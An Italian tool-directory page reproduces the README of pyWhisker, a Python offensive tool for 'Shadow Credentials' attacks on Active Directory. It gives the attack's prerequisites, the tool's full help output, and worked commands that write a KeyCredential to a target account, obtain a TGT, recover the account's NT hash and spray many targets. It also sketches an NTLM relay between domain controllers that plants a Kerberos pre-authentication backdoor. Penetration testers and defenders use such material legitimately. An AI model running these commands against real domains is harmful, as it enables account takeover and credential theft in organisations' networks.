
Skip to content
KitploitKITPLOIT
StrumentiBlog
Invia
StrumentiBlog
Invia

Strumenti di Hacking, PenTest e Cybersecurity per il tuo Arsenale di Sicurezza!

Kitploit è una directory di strumenti di hacking, cybersecurity e pentesting. Scopri gli ultimi aggiornamenti dei progetti per trovare vulnerabilità, analizzare sistemi, automatizzare i test e rafforzare la tua sicurezza.

··Feed·Contatto·Privacy·© 2026 Kitploit

Directory degli strumenti

Categorie

Vedi tutte le categorie
Loading categories
pywhisker — Versione Python del tool C# per attacchi 'Shadow Credentials' | Kitploit
Strumenti/GitHubGitHub/shutdownrepo/pywhisker
Escalation di PrivilegiExploitPenetration TestingAutenticazione
GitHubshutdownrepo/pywhisker

pywhisker

Versione Python del tool C# per attacchi 'Shadow Credentials'

Vedi Repository
92210752 mesi faRevisionato da Kitploit

Più Popolari

Vedi tutti →

Scopri gli strumenti più utilizzati dalla nostra community.

Esplora tutti gli strumenti

Sfoglia la nostra collezione di strumenti

Vedi tutti gli strumenti →
Condividi

pyWhisker

pyWhisker è un equivalente Python dell'originale Whisker creato da Elad Shamir e scritto in C#. Questo strumento consente di manipolare l'attributo msDS-KeyCredentialLink di un utente/computer target per ottenere il controllo completo su quell'oggetto. Si basa su Impacket e su un equivalente Python di Michael Grafnetter's DSInternals chiamato PyDSInternals creato da podalirius. Questo strumento, insieme a PKINITtools di Dirk-jan, consentono un exploit primitivo completo su sistemi basati su UNIX.

Prerequisiti per questo attacco sono i seguenti:

  1. Il livello funzionale del dominio target deve essere Windows Server 2016 o successivo.
  2. Il dominio target deve avere almeno un Domain Controller che esegue Windows Server 2016 o successivo.
  3. Il Domain Controller da utilizzare durante l'attacco deve avere il proprio certificato e le proprie chiavi (ciò significa che l'organizzazione deve avere AD CS, o una PKI, una CA o qualcosa di simile).
  4. L'attaccante deve avere il controllo su un account in grado di scrivere l'attributo msDs-KeyCredentialLink dell'utente o computer target.

Perché alcuni prerequisiti?

  • I prerequisiti 1 e 2 perché le funzionalità PKINIT sono state introdotte con Windows Server 2016.
  • Il prerequisito 3 perché il DC necessita del proprio certificato e chiavi per lo scambio di chiavi di sessione durante la transazione AS_REQ <-> AS_REP.

Verrà sollevato un KRB-ERROR (16) : KDC_ERR_PADATA_TYPE_NOSUPP se il prerequisito 3 non è soddisfatto.

Maggiori informazioni su questa primitiva "Shadow Credentials":

  • Shadow Credentials: Abusing Key Trust Account Mapping for Takeover
  • The Hacker Recipes - ACEs and DACL abuse
  • The Hacker Recipes - Shadow Credentials

Utilizzo

pyWhisker può essere utilizzato per eseguire varie azioni sull'attributo msDs-KeyCredentialLink di un target:

  • elenca: elenca tutti gli ID e i tempi di creazione correnti delle KeyCredential
  • aggiungi: aggiunge una nuova KeyCredential a msDs-KeyCredentialLink
  • spruzza: spruzza l'aggiunta di una nuova KeyCredential a msDs-KeyCredentialLink
  • rimuovi: rimuove una KeyCredential da msDs-KeyCredentialLink
  • cancella: rimuove tutte le KeyCredential da msDs-KeyCredentialLink
  • info: stampa tutte le informazioni contenute in una struttura KeyCredential
  • esporta: esporta tutte le KeyCredential da msDs-KeyCredentialLink in JSON
  • importa: sovrascrive msDs-KeyCredentialLink con le KeyCredential da un file JSON

pyWhisker supporta le seguenti autenticazioni:

  • (NTLM) Password in chiaro
  • (NTLM) Pass-the-hash
  • (Kerberos) Password in chiaro
  • (Kerberos) Pass-the-key / Overpass-the-hash
  • (Kerberos) Pass-the-cache (un tipo di Pass-the-ticket)
  • (LDAP su Schannel) Pass-the-cert

Tra le altre cose, pyWhisker supporta la verbosità multilivello, basta aggiungere -v, -vv, ... al comando :)

pyWhisker può anche fare cross-domain, vedere l'argomento -td/--target-domain.

root@kitploit:~
usage: pywhisker [-h] (-t TARGET_SAMNAME | -tl TARGET_SAMNAME_LIST) [-a [{list,add,spray,remove,clear,info,export,import}]] [--use-ldaps] [--use-schannel] [-v] [-q]
                 [--dc-ip ip address] [-d DOMAIN] [-u USER] [-crt CERTFILE] [-key KEYFILE] [-td TARGET_DOMAIN] [--no-pass | -p PASSWORD | -H [LMHASH:]NTHASH | --aes-key hex key]
                 [-k] [-P PFX_PASSWORD] [-f FILENAME] [-e {PEM,PFX}] [-D DEVICE_ID]

Python (re)setter for property msDS-KeyCredentialLink for Shadow Credentials attacks.

optional arguments:
  -h, --help            show this help message and exit
  -t TARGET_SAMNAME, --target TARGET_SAMNAME
                        Target account
  -tl TARGET_SAMNAME_LIST, --target-list TARGET_SAMNAME_LIST
                        Path to a file with target accounts names (one per line)
  -a [{list,add,spray,remove,clear,info,export,import}], --action [{list,add,spray,remove,clear,info,export,import}]
                        Action to operate on msDS-KeyCredentialLink
  --use-ldaps           Use LDAPS instead of LDAP
  --use-schannel        Use LDAP Schannel (TLS) for certificate-based authentication
  -v, --verbose         verbosity level (-v for verbose, -vv for debug)
  -q, --quiet           show no information at all

authentication & connection:
  --dc-ip ip address    IP Address of the domain controller or KDC (Key Distribution Center) for Kerberos. If omitted it will use the domain part (FQDN) specified in the identity parameter
  -d DOMAIN, --domain DOMAIN
                        (FQDN) domain to authenticate to
  -u USER, --user USER  user to authenticate with
  -crt, --certfile CERTFILE
                        Path to the user certificate (PEM format) for Schannel authentication
  -key, --keyfile KEYFILE
                        Path to the user private key (PEM format) for Schannel authentication
  -td TARGET_DOMAIN, --target-domain TARGET_DOMAIN
                        Target domain (if different than the domain of the authenticating user)

  --no-pass             don't ask for password (useful for -k)
  -p PASSWORD, --password PASSWORD
                        password to authenticate with
  -H [LMHASH:]NTHASH, --hashes [LMHASH:]NTHASH
                        NT/LM hashes, format is LMhash:NThash
  --aes-key hex key     AES key to use for Kerberos Authentication (128 or 256 bits)
  -k, --kerberos        Use Kerberos authentication. Grabs credentials from .ccache file (KRB5CCNAME) based on target parameters. If valid credentials cannot be found, it will use the ones
                        specified in the command line

arguments when setting -action to add:
  -P PFX_PASSWORD, --pfx-password PFX_PASSWORD
                        password for the PFX stored self-signed certificate (will be random if not set, not needed when exporting to PEM)
  -f FILENAME, --filename FILENAME
                        filename to store the generated self-signed PEM or PFX certificate and key, or filename for the "import"/"export" actions
  -e {PEM,PFX}, --export {PEM,PFX}
                        choose to export cert+private key in PEM or PFX (i.e. #PKCS12) (default: PFX))

arguments when setting -action to remove:
  -D DEVICE_ID, --device-id DEVICE_ID
                        device ID of the KeyCredentialLink to remove when setting -action to remove


Di seguito sono riportati esempi e screenshot di ciò che pyWhisker può fare.

Elenca e ottieni informazioni

pyWhisker è in grado di elencare le KeyCredential esistenti. Inoltre, può dispiegare l'intera struttura per mostrare ogni informazione contenuta in quell'oggetto (inclusi i parametri della chiave pubblica RSA).

root@kitploit:~
python3 pywhisker.py -d "domain.local" -u "user1" -p "complexpassword" --target "user2" --action "list"
python3 pywhisker.py -d "domain.local" -u "user1" -p "complexpassword" --target "user2" --action "info" --device-id 6419739b-ff90-f5c7-0737-1331daeb7db6

Cancella e rimuovi

pyWhisker è in grado di rimuovere valori specifici o cancellare l'intero attributo.

root@kitploit:~
python3 pywhisker.py -d "domain.local" -u "user1" -p "complexpassword" --target "user2" --action "remove" --device-id a8ce856e-9b58-61f9-8fd3-b079689eb46e

root@kitploit:~
python3 pywhisker.py -d "domain.local" -u "user1" -p "complexpassword" --target "user2" --action "clear"

Aggiungi nuovi valori

pyWhisker è in grado di generare chiavi RSA, un certificato X509, una struttura KeyCredential e di scrivere le informazioni necessarie come nuovi valori dell'attributo msDs-KeyCredentialLink. Il certificato può essere esportato in formato PFX (#PKCS12, certificato + chiave privata protetti da password) o in formato PEM (certificato PEM, chiave privata PEM, nessuna password necessaria).

Esempio con il formato PFX

root@kitploit:~
python3 pywhisker.py -d "domain.local" -u "user1" -p "complexpassword" --target "user2" --action "add" --filename test1

Una volta che i valori sono stati generati e aggiunti da pyWhisker, è possibile richiedere un TGT con gettgtpkinit.py. L'hash NT può quindi essere recuperato con getnthash.py.

root@kitploit:~
python3 PKINITtools/gettgtpkinit.py -cert-pfx test1.pfx -pfx-pass xl6RyLBLqdhBlCTHJF3R domain.local/user2 user2.ccache
python3 PKINITtools/getnthash.py -key f4d6738897808edd3868fa8c60f147366c41016df623de048d600d4e2f156aa9 domain.local/user2

Esempio con il formato PEM

root@kitploit:~
python3 pywhisker.py -d "domain.local" -u "user1" -p "complexpassword" --target "user2" --action "add" --filename test2 --export PEM

Una volta che i valori sono stati generati e aggiunti da pyWhisker, è possibile richiedere un TGT con gettgtpkinit.py. L'hash NT può quindi essere recuperato con getnthash.py.

root@kitploit:~
python3 PKINITtools/gettgtpkinit.py -cert-pem test2_cert.pem -key-pem test2_priv.pem domain.local/user2 user2.ccache
python3 PKINITtools/getnthash.py -key 894fde81fb7cf87963e4bda9e9e288536a0508a1553f15fdf24731731cecad16 domain.local/user2

Spruzza nuovi valori

pyWhisker può concatenare più aggiunte di KeyCredential a un insieme di target, ad esempio spruzzare (se le credenziali utilizzate hanno i permessi giusti).

root@kitploit:~
python3 pywhisker.py -d "domain.local" -u "user1" -p "complexpassword" --target-list targetlist.txt --action "spray"

Importa ed esporta

Le KeyCredential memorizzate nell'attributo msDs-KeyCredentialLink possono essere parse, strutturate e salvate come JSON.

L'esportazione JSON può quindi essere utilizzata per ripristinare l'attributo msDs-KeyCredentialLink nello stato in cui si trovava al momento dell'esportazione.

Autenticazione inoltro

Una Pull Request è stata unita in ntlmrelayx per includere la funzionalità di "aggiunta" di pyWhisker.

Conoscenze utili

Gli oggetti utente non possono modificare il proprio attributo msDS-KeyCredentialLink. Tuttavia, gli oggetti computer possono. Ciò significa che il seguente scenario potrebbe funzionare: innescare un'autenticazione NTLM da DC01, inoltrarla a DC02, fare in modo che pyWhisker modifichi l'attributo di DC01 per creare una backdoor di pre-autenticazione Kerberos PKINIT su di esso.

Gli oggetti computer possono modificare il proprio attributo msDS-KeyCredentialLink ma possono aggiungere una KeyCredential solo se non ne esiste già una.

Se si incontrano errori, assicurarsi che non vi sia uno sfasamento orario tra l'host dell'attaccante e il Key Distribution Center (di solito il Domain Controller). Per evitare tale errore, i certificati generati da pyWhisker sono validi 40 anni prima della data corrente e 40 anni dopo.

Crediti e riferimenti

  • Ringraziamenti a Dirk-jan per il suo lavoro su PKINITtools. Avevamo inizialmente pianificato di rifattorizzare gli script di Impacket (in particolare gettgt.py) per implementare la pre-autenticazione asimmetrica PKINIT per Kerberos. Ci ha risparmiato un'enorme quantità di mal di testa scrivendolo prima di noi!

  • Ringraziamenti a tutto il team dietro Impacket e ai suoi contributori.

  • Ringraziamenti a Elad Shamir che ha creato lo strumento originale in C# (Whisker) e a Michael Grafnetter's che ha realizzato DSInternals, una libreria che fa la maggior parte del lavoro pesante di Whisker. È stato anche colui che ha fatto la demo originale al Black Hat presentando la primitiva dell'attacco.

Scarica lo strumento